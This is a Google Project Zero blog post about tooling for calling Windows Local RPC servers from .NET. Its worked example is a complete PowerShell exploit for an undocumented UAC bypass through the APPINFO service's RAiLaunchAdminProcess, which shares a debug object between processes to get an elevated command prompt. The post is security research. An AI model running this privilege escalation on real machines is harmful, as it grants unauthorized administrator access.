


Calling Local Windows RPC Servers from .NET

 googleprojectzero.blogspot.com/2019/12/calling-local-windows-rpc-servers-from.html

Posted by James Forshaw, Project Zero

As much as I enjoy finding security vulnerabilities in Windows, in many ways I prefer the challenge of writing the tools to make it easier for me and others to do the hunting. This blog post gives an overview of using some recent tooling I've released as part of my [sandbox analysis project](#) to access Local RPC servers on Windows from .NET. I'll provide a worked example of using the tooling from PowerShell to exploit a novel and previously undocumented UAC bypass.

I'm not going to go into much detail about the challenges and decisions I faced implementing my tooling, for that I would recommend my presentation on this topic that I made at the HITB Abu Dhabi and the Power of Community 2019 conferences. Slides are [here](#), hopefully a video will be made available by one or other of the conferences at a future date.

Background

If you go through many of my recent security reports in the [issue tracker](#) you'll notice that I almost exclusively write my proof-of-concepts (POCs) in C#. I'm proficient in C++ but I find that C# just gives me the edge when writing programs to exploit complex logical flaws in the OS. To that end I consolidate a lot of my OS research into improving my [NtApiDotNet](#) library, which for my POCs can be trivially referenced from [NuGet](#). I see writing proof-of-concepts in C# as having many advantages in terms of reliability, reducing effort and by offloading to an external library it simplifies the code to what's important for the vendor to make an assessment.

Not everything can be written in C# (or .NET generally) and one of my big blind spots was anything which directly interacted with a Local RPC server. The primary reason for this blind spot is the tooling provided by Microsoft to generate clients only emits C code. I can't write up an [Interface Definition Language \(IDL\)](#) file and generate a C# client directly.

Sometimes I get lucky and Microsoft provides a DLL on the system which directly exposed the API. For example when I was researching the [Data Sharing Service](#) I discovered that the OS also shipped the DSCLIENT DLL which mapped calls one to one with the RPC service. I could then use P/Invoke to call the DLL directly, at least once I'd figured out the undocumented API. The problem with this approach is it doesn't scale. There's no requirement for Microsoft to have made available a general purpose DLL to access the

service, in fact the majority of RPC clients will be embedded directly in the executables which interact with the service.

You could compile the generated C code into your own DLL and call that from .NET (or use the mixed-mode C++/CLI) but I wanted a pure managed code solution. Also after much investigation I came to the conclusion that calling the OS RPC runtime (RPCRT4.DLL) which implements the underlying client code via P/Invoke was going to be complex, and error prone. Writing my own implementation seemed to be the best option.

There would be a number of advantages to a pure managed .NET implementation of a Local RPC client. For example you could eliminate almost all direct calls to native code (except to the low-level kernel calls). This makes fuzzing a server safer over using a C client, because the worst thing to happen would be generating an exception which could be caught if an invalid value is passed to the client. Also as the .NET compiler generates significant metadata into compiled assemblies you can use reflection to extract information about methods and structures at runtime. You could use this metadata to generate the fuzzed data.


Has it Been Done Before?

Before jumping into such a complex project as writing my own Local RPC client I asked, has someone already developed a .NET based RPC client before? Even asking that isn't a simple question as there's really two parts I needed to write:

1. Tool to extract the information from existing RPC servers to generate a client.
2. A Local RPC client implementation.

Here's some of the tooling and libraries that I investigated during the process but ultimately rejected, however they're still useful in their own right:

RPC View



RPC View is an amazing tool to inspect what RPC servers are currently running. It's all driven through a GUI (as shown above), you can select a process or an RPC endpoint and inspect what functions are available. Once you've found an RPC server of interest you can then use the tool's inbuilt decompiler to generate an IDL file which can be recompiled with the existing Microsoft tooling. This would get me close to the first requirement, extracting RPC server information, although we'd still need to get from an IDL file to a .NET client.

RPC View was originally closed source, but in 2017 was opened up and put on [Github](#). However, it's all written in C/C++ so couldn't be easily used in a .NET application and the IDL generation is incomplete (such as missing support for system handles and some structure types) and not ideal for our purposes as parsing a text format would be more complicated.

RPCForge

ALPC-RPC内部への視点

Clément Rouault & Thomas Imbert
PacSec

November 2017

The [RPCForge](#) project was developed by [Clément Rouault](#) and [Thomas Imbert](#) as part of their presentation at [PacSec on Local RPC](#). The presentation is a great resource if you want to understand how Local RPC uses an in-built undocumented kernel feature called Advanced Local Procedure Calls (ALPC), and provides useful information on building your own Local RPC client using ALPC. The RPCForge project is a fuzzer for RPC client interfaces, it relies on a separate project [PythonForWindows](#) for the Local RPC implementation.

A cursory glance of the code should make one issue self-evident, it's written in Python which doesn't really help in my goals of a .NET managed client. I could attempt to use [IronPython](#) (a .NET implementation of Python 2.7) to run the code, but that adds massive additional complexity for little benefit. It might be possible to write a code converter but that would take more effort than just writing a new implementation. Also the tooling to generate clients from existing RPC servers was never released (it was based on RPC View), making the existing code even less useful other than as a reference.

SMBLibrary

The final tool I'll mention is the [SMBLibrary](#) project. This is an underappreciated .NET library which implements the Server Message Block (SMB) protocol, versions 1 through 3. As part of the library a simple Named Pipe-based RPC client has been implemented.

The library is written in C# and so would be directly useful for my purposes. Unfortunately the RPC client implementation is very basic, only supporting the bare minimum of functionality needed for a few common RPC servers. The protocol used for Local RPC is not the same as that used for Named Pipes requiring a new implementation to be developed. The project also doesn't contain any tooling to generate clients.

If you ever need to do security testing against SMB servers and you want to use a .NET language I'd highly recommend using this library. However, for our purposes it doesn't meet the bar.

The Implementation

The implementation I developed is all available in the [Sandbox Analysis Tools Github repository](#). The implementation contains [classes](#) to load DLLs/EXEs and extract RPC server information to a .NET object. It also contains [classes](#) to marshal data using the Network Data Representation (NDR) protocol as well as the [Local RPC client code](#). Finally I implemented a [client generator](#) which takes in the parsed RPC server information and generates a C# source code file.

The simplest way of accessing these features is to install my [NtObjectManager PowerShell module](#) which exposes various commands to extract RPC server information as well as generating and connecting the RPC client. I'll demonstrate these commands through a worked example.

Worked Example - UAC Bypass

As a worked example I wanted to pick a bug which can only be accessed by directly calling an RPC service. It'd also be useful if it was currently unpatched as that allows it to be easily demonstrated on a stock installation of Windows. Of course I can't detail a real unpatched security vulnerability. However I can publish details if it's not an issue that Microsoft consider a security boundary as they would not commit to fixing the issue in a security bulletin and there already exists unpatched public UAC bypasses which provide similar capabilities.

The full implementation of UAC, an RPC server exposed by the APPINFO service, is hidden from users through the [ShellExecute](#) APIs which means if the bug is in the service interface there's no other way of exploiting it without directly calling the RPC server. It's worth noting that Clément and Thomas's talk at PacSec also presented a UAC bypass due to handling of the command line parsing. What I'm going to detail here is a different bug entirely.

Overview

The RPC server in APPINFO has the Interface ID of 201ef99a-7fa0-444c-9399-19ba84f12a1a and version 1.0. The main RPC function you call in the server is `RAiLaunchAdminProcess` as shown below (unimportant details omitted):

```

struct APP_PROCESS_INFORMATION {
    unsigned __int3264 ProcessHandle;
    unsigned __int3264 ThreadHandle;
    long ProcessId;
    long ThreadId;
};

long RAiLaunchAdminProcess(
    handle_t hBinding,
    [in][unique][string] wchar_t* ExecutablePath,
    [in][unique][string] wchar_t* CommandLine,
    [in] long StartFlags,
    [in] long CreateFlags,
    [in][string] wchar_t* CurrentDirectory,
    [in][string] wchar_t* WindowStation,
    [in] struct APP_STARTUP_INFO* StartupInfo,
    [in] unsigned __int3264 hWnd,
    [in] long Timeout,
    [out] struct APP_PROCESS_INFORMATION* ProcessInformation,
    [out] long *ElevationType
);

```

The majority of the parameters for this function are similar to the [CreateProcessAsUser](#) API which is used by the service to start the new UAC process. The most interesting parameter is `CreateFlags`. This flag parameter is directly mapped to the `dwCreateFlags` parameter for `CreateProcessAsUser`. Other than verifying the caller passed `CREATE_UNICODE_ENVIRONMENT`, all other flags are passed as is to the API. Are there any interesting flags? Yes, `DEBUG_PROCESS` and `DEBUG_ONLY_THIS_PROCESS` automatically enable debugging on the new UAC process.

If you read my [previous blog post](#) on abusing the user-mode debugger you might see where this is going. If we can enable debugging on an elevated UAC process and get a handle to its debug object we can request the first debug event which will return a full access handle to the process. This trick works even if we wouldn't normally be able to open the process directly for that level of access. We'd still need to get access to a handle to the debug object. To get a handle there's a `NtQueryInformationProcess` information class you can request (`ProcessDebugObjectHandle`) once you've got a handle to an elevated process.

Unfortunately there's a problem, accessing the debug object handle for a process requires having the `PROCESS_QUERY_INFORMATION` access right on the process handle. Due to security limits we'll only get `PROCESS_QUERY_LIMITED_INFORMATION` access for the elevated process handle returned in the `APP_PROCESS_INFORMATION::ProcessHandle` structure field. This means we can't just create an elevated process and open the debug object.

What can we do to still exploit it? The important thing to note is the debug object is created automatically inside the `CreateProcessAsUser` API by calling the following function exported by `NTDLL`.

```
NTSTATUS DbgUiConnectToDbg() {
    PTEB teb = NtCurrentTeb();
    if (teb->DbgSsReserved[1])
        return STATUS_SUCCESS;

    OBJECT_ATTRIBUTES ObjAttr{ sizeof(OBJECT_ATTRIBUTES) };
    return ZwCreateDebugObject(&teb->DbgSsReserved[1], DEBUG_ALL_ACCESS,
        &ObjAttr, DEBUG_KILL_ON_CLOSE);
}
```

The handle to the debug object is stored inside a reserved field of the TEB. This makes sense, as the `CreateProcessAsUser` and the `WaitForDebugEvent` APIs do not allow the caller to specify an explicit debug object handle. Instead waiting for debug events must occur only on the same thread that created the process. The result is all processes created on the same thread with a debugging flag share the same debug object.

Going back to the `RAiLaunchAdminProcess` method the `StartFlags` parameter is not passed to the `CreateProcessAsUser` API, instead it's used to modify the behavior of the RPC method. It takes a number of different bit flags. The most important flag is in bit 0, if the bit is set the new process will be elevated otherwise the process will not be elevated. Crucially, if the process isn't elevated we would have enough access to open a handle to the process' debug object, which could be shared with a subsequent elevated process. To exploit this issue we can follow these steps:

1. Create a new non-elevated process through `RAiLaunchAdminProcess` with `StartFlags` set to 0 and the `DEBUG_PROCESS` create flag set. This will initialize the debug object field in the TEB of the RPC thread in the server and assign it to the new process.
2. Open a handle to the debug object using `NtQueryInformationProcess` with the returned process handle.
3. Detach the debugger and terminate the new process as it's no longer needed.
4. Create a new elevated process through `RAiLaunchAdminProcess` with `StartFlags` set to 1 and the `DEBUG_PROCESS` create flag set. As the debug object field in the TEB is already initialized the existing object captured in step 2 is assigned to the new process.
5. Retrieve the initial debug event which will return a full access process handle.
6. With the new process handle code can be injected into the elevated process completing the UAC bypass.

There's a few things to note about this exploit. Firstly, there's no guarantee that the same thread will be used for each call to `RAILaunchAdminProcess`. The RPC server code uses a thread pool and could dispatch the call on a different thread, this means the debug object created in step 1 might not be the same as assigned in step 4. You can mitigate this somewhat by repeating step 1 multiple times to try to initialize a debug object for all pool threads, capturing a handle to each one. You could be reasonably confident the process created in step 4 will share one of the captured debug objects.

Secondly you'll still get the UAC prompt when elevating the process in step 4, however the default settings for Windows allow for select Windows binaries to be automatically elevated without a prompt. In a default installation you could spawn one of these Windows binaries, such as the Task Manager, and not see a prompt. As the bug we're exploiting is in the service, not the process we're creating we're free to pick any executable we like.

I should point out that the pattern of behavior where a process can be created in a debugged state is repeated in other APIs. For example the WMI `Win32_Process` class' `Create` method takes a `Win32_ProcessStartup` object where you can specify these same debug process flags. However, I couldn't see a way of exploiting this behavior, but maybe someone else can?

Using PowerShell to Exploit

Finally we get to using my tools to exploit this UAC Bypass. We'll use the `NtObjectManager` PowerShell module as that'd be the quickest approach, but you could do it only with C# if you wanted to. For each step I'll outline the code you'll want to run inside the PowerShell command shell.

Step 1: Install the `NtObjectManager` module from the PowerShell gallery for the current user. You'll also need to set the PowerShell execution policy to allow for unsigned scripts to run. Note if you already have `NtObjectManager` installed and you want to ensure you have the latest version run the `Update-Module` command instead.

```
Install-Module "NtObjectManager" -Scope CurrentUser
```

Step 2: Parse the `APPINFO.DLL` service executable to extract all RPC servers from the DLL then filter everything but the RPC server we're interested in based on the Interface ID. Optionally you can add the `-DbgHelpPath` parameter to `Get-RpcServer` to point to a copy of `DBGHELP.DLL` from [Debugging Tools for Windows](#) to resolve method names using public

symbols. In this case we'll use an alternative approach in step 3 to ensure the function has the correct name.

```
$rpc = Get-RpcServer "c:\windows\system32\appinfo.dll" `
| Select-RpcServer -InterfaceId "201ef99a-7fa0-444c-9399-19ba84f12a1a"
```

Step 3: Rename some specific parts of the RPC server interface. The parsed RPC server objects have mutable name strings for method names, parameters, structure fields etc. While it's not necessary to do this step it makes the rest of the code easier to follow. The names can be assigned manually or you can use an XML file with the name information. You can generate a full XML file for a server using `Get-RpcServerName` function then edit it. The following is a simple example XML file which will rename the select parts:

```

<RpcServerNameData
  xmlns="http://schemas.datacontract.org/2004/07/NtObjectManager">
  <InterfaceId>201ef99a-7fa0-444c-9399-19ba84f12a1a</InterfaceId>
  <InterfaceMajorVersion>1</InterfaceMajorVersion>
  <InterfaceMinorVersion>0</InterfaceMinorVersion>
  <Procedures>
    <NdrProcedureNameData>
      <Index>0</Index>
      <Name>RAiLaunchAdminProcess</Name>
      <Parameters>
        <NdrProcedureParameterNameData>
          <Index>10</Index>
          <Name>ProcessInformation</Name>
        </NdrProcedureParameterNameData>
      </Parameters>
    </NdrProcedureNameData>
  </Procedures>
  <Structures>
    <NdrStructureNameData>
      <Index>0</Index>
      <Members/>
      <Name>APP_STARTUP_INFO</Name>
    </NdrStructureNameData>
    <NdrStructureNameData>
      <Index>2</Index>
      <Members>
        <NdrStructureMemberNameData>
          <Index>0</Index>
          <Name>ProcessHandle</Name>
        </NdrStructureMemberNameData>
      </Members>
      <Name>APP_PROCESS_INFORMATION</Name>
    </NdrStructureNameData>
  </Structures>
</RpcServerNameData>

```

If you save the file to names.xml then you can apply it to the RPC server object using the following code:

```
Get-Content "names.xml" | Set-RpcServerName $rpc
```

Step 4: Create a client object based on the RPC server. This does a few things under the hood: it generates a C# source code file which implements the RPC client, then compiles that C# file into a temporary assembly, and finally it'll create a new instance of the client object. The RPC client isn't connected at the moment, it just implements the exposed

functions and the code to marshal parameters. If you want to inspect the generated C# code you can also use the Format-RpcClient function.

```
$client = Get-RpcClient $rpc
```

Step 5: Connect the client to the Local RPC server ALPC port. As the UAC RPC server uses the RPC Endpoint Mapper we don't need to know the name of the ALPC port, it can be automatically looked up. Usefully this process will also auto-start system services if the service has been registered with a specific start trigger, which is the case for the APPINFO service.

```
Connect-RpcClient $client
```

Step 6: Define a PowerShell function to wrap the call to the RAiLaunchAdminProcess method. This will make it easier to call, especially when we need to do it multiple times. We'll pass the DEBUG_PROCESS flag to process creation but make it optional whether to elevate the process or not. The function will return a NtProcess object which can be used to access the properties of the created process including the debug object. Note that when calling RAiLaunchAdminProcess the outbound parameters such as ProcessInformation have been converted to a return structure. This is a convenience for PowerShell use and can be disabled if you really want to use out and ref parameters.

```

function Start-Uac {
    Param(
        [Parameter(Mandatory, Position = 0)]
        [string]$Executable,
        [switch]$RunAsAdmin
    )

    $CreateFlags = [NtApiDotNet.Win32.CreateProcessFlags]::DebugProcess -bor `
        [NtApiDotNet.Win32.CreateProcessFlags]::UnicodeEnvironment
    $StartInfo = $client.New.APP_STARTUP_INFO()

    $result = $client.RAiLaunchAdminProcess($Executable, $Executable, `
        [int]$RunAsAdmin.IsPresent, [int]$CreateFlags, `
        "C:\", "WinSta0\Default", $StartInfo, 0, -1)
    if ($result.retval -ne 0) {
        $ex = [System.ComponentModel.Win32Exception]::new($result.retval)
        throw $ex
    }

    $h = $result.ProcessInformation.ProcessHandle.Value
    Get-NtObjectFromHandle $h -OwnsHandle
}

```

Step 7: Create a non-elevated process and capture the debug object. It doesn't matter what process we create here, notepad is as good as any. Once we've got the debug object we need to detach the process from the debugger otherwise we'll get mixed messages from this and the elevated process when we wait for debug events. Also without detaching the process will not actually terminate.

```

$p = Start-Uac "c:\windows\system32\notepad.exe"
$dbg = Get-NtDebug -Process $p
Stop-NtProcess $p
Remove-NtDebugProcess $dbg -Process $p

```

Step 8: Create an elevated process, in this case pick an auto-elevated application such as the Task Manager. We'll find the debug object assigned to the elevated process is the same as the one we captured in step 7, unless we're unlucky and another thread serviced the RPC request, we'll ignore that for now. At this point we now issue a wait on the debug object to get the initial process creation debug event from which we can extract the privileged process handle. Note that the handle returned in the initial debug event isn't fully privileged, it's missing `PROCESS_SUSPEND_RESUME` which prevents us from being able to detach the process from the debug object. However we do have `PROCESS_DUP_HANDLE` access so

we can get a fully privileged handle by duplicating the current process pseudo-handle (-1) from the elevated process using Copy-NtObject.

```
$p = Start-Uac "c:\windows\system32\taskmgr.exe" -RunAsAdmin
$ev = Start-NtDebugWait -Seconds 0 -DebugObject $dbg
$h = [IntPtr]-1
$new_p = Copy-NtObject -SourceProcess $ev.Process -SourceHandle $h
Remove-NtDebugProcess $dbg -Process $new_p
```

Step 9: The \$new_p variable should now contain a fully privileged process handle. One quick way to get arbitrary privileged code executing is to use the handle as the parent process for a new process. For example the following will spawn a command prompt as admin.

```
New-Win32Process "cmd.exe" -ParentProcess $new_p -CreationFlags NewConsole
```

That's the end of the worked example. Hopefully it gives you enough information to get up to speed with the tooling and to use it effectively in PowerShell.

Using RPC Clients from C#

To finish this blog post, I just wanted to highlight how you'd go about using this tooling from C# rather than PowerShell. The simplest way of getting a C# file to compile is to use the Format-RpcClient command in PowerShell or the RpcClientBuilder class from C# to generate it from a parsed RPC server. In PowerShell it's trivial to parse multiple executables in a directory then generate clients for every server using the following example which parses all system32 DLLs and generates individual C# files in the output path:

```
$rpcs = ls "c:\windows\system32\*.dll" | Get-RpcServer
$rpcs | Format-RpcClient -OutputPath "cs_output"
```

You can then take the C# files you want and add them to a Visual Studio project, or manually compile them. You will also need to pull in the [NtApiDotNet](#) library from NuGet to get the general Local RPC client code. It should even work in .NET Core, although obviously it won't work on any platform but Windows.

To use a client you can write the following C# code. The using statement depends on the Interface ID and version of the RPC server.

```
using rpc_201ef99a_7fa0_444c_9399_19ba84f12a1a_1_0;
```

```
Client client = new Client();  
client.Connect();  
client.RAiLaunchAdminProcess("c:\windows\system32\notepad.exe", ...);
```

There's a few additional options you can pass to Format-RpcClient to change the generated output, such as specifying the namespace and client name as well as options to return the out parameters in a structure as used in PowerShell. As generating all clients is somewhat time consuming, especially if you wanted to do it for all supported versions of Windows and you wanted to resolve public symbols for names, I've done it for you. The [WindowsRpcClient](#) project on Github has pre-generated clients for Windows 7, Windows 8.1 and Windows 10 1803, 1903 and 1909. As the code is automatically generated it doesn't have any specific license, although you'll need to use the NtApiDotNet library as well.